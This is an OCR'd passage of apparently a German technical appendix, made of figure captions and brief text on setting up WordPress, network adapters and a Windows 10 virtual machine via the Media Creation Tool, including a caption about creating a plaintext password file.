


Abbildung 184: Installation und Konfiguration von WordPress 12/14




Abbildung 185: Installation und Konfiguration von WordPress 13/14




Abbildung 186: Installation und Konfiguration von WordPress 14/14




Abbildung 187: Anpassung der Netzwerkadapter 1/5




Abbildung 188: Anpassung der Netzwerkadapter 2/5




Abbildung 189: Anpassung der Netzwerkadapter 3/5




Abbildung 190: Anpassung der Netzwerkadapter 4/5




Abbildung 191: Anpassung der Netzwerkadapter 5/5

Abbildung 192: Erstellung einer Textdatei mit Klartextkennwort

14.1.3 Windows Client

Im ersten Schritt wird das Media Creation Tool [35] von Microsoft heruntergeladen, welches eine Windows 10 Speicherabbild (ISO) erstellt, welches für den

Installationsprozess innerhalb einer virtuellen Maschine benötigt wird. Danach folgt die Installation, die identisch zu Schritten aus Abbildung 81 bis Abbildung 89 ist.

[35] https://www.microsoft.com/de-de/software-download/windows10

Abbildung 193: Download des Media Creation Tools




Abbildung 194: Ausführung des Media Creation Tools 1/6




Abbildung 195: Ausführung des Media Creation Tools 2/6




Abbildung 196: Ausführung des Media Creation Tools 3/6




Abbildung 197: Ausführung des Media Creation Tools 4/6

Abbildung 198: Ausführung des Media Creation Tools 5/6

